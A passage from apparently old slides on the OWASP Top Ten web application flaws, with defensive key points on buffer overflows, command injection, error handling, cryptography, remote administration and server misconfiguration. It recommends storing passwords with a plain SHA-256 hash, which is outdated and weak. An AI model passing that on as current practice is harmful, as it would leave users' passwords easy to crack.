  - Reflected – web application doesn't store attack, just sends it back to whoever sent the request
- Key Points
  - Don't try to strip out active content – too many variations. Use a "positive" specification.

5. Buffer Overflows

- Web applications read all types of input from users
  - Libraries, DLL's, Server code, Custom code, Exec
- C and C++ code is vulnerable to buffer overflows
  - Input overflows end of buffer and overwrites the stack
  - Can be used to execute arbitrary code
- Key Points
  - Don't use C or C++
  - Be careful about reading into buffers
  - Use safe string libraries correctly

6. Command Injection Flaws

- Web applications involve many interpreters
  - OS calls, SQL databases, templating systems
- Malicious code
  - Sent in HTTP request
  - Extracted by web application
  - Passed to interpreter, executed on behalf of web app
- Key Points
  - Use extreme care when invoking an interpreter
  - Use limited interfaces where possible (PreparedStatement)
  - Check return values

7. Error Handling Problems

- Errors occur in web applications all the time
  - Out of memory, too many users, timeout, db failure
  - Authentication failure, access control failure, bad input
- How do you respond?
  - Need to tell user what happened (no hacking clues)
  - Need to log an appropriate (different) message
  - Logout, email, pager, clear credit card, etc…
- Key Points:
  - Make sure error screens don’t print stack traces
  - Design your error handling scheme
  - Configure your server

8. Insecure Use of Cryptography

- Use cryptography to store sensitive information
  - Algorithms are simple to use, integrating them is hard
- Key Points
  - Do not even think about inventing a new algorithm
  - Be extremely careful storing keys, certs, and passwords
  - Rethink whether you need to store the information
  - Don’t store user passwords – use a hash like SHA-256
- The “master secret” can be split into two locations and assembled
  - Configuration files, external servers, within the code

9. Remote Administration Flaws

- Many sites allow remote administration
  - Very powerful, often hidden interfaces
  - Difficult to protect
- Key Points
  - Eliminate all administration over the Internet
  - Separate the admin application from the main app
  - Limit the scope of remote administration
- Consider strong authentication
  - Smart card or token

10. Web and Application Server Misconfiguration

- All web and application servers have many security-relevant configuration options
  - Default accounts and passwords
  - Unnecessary default, backup, sample apps, libraries
  - Overly informative error messages
  - Misconfigured SSL, default certificates, self-signed certs
  - Unused administrative services
- Key Points:
  - Keep up with patches (Code Red, Slammer)
  - Use Scanning Tools (Nikto, Nessus)
  - Harden your servers!

A Call To Arms!

- Customers
  - Demand web applications that don’t have these ten simple problems
- Developers
  - Take responsibility for securing your code
- Software Development Organizations
  - Guarantee that your web applications don’t have the top ten flaws
- Educators
  - Stop teaching insecure coding
- Project Managers
  - Split your security budget between network and application
  - Make security part of developer performance reviews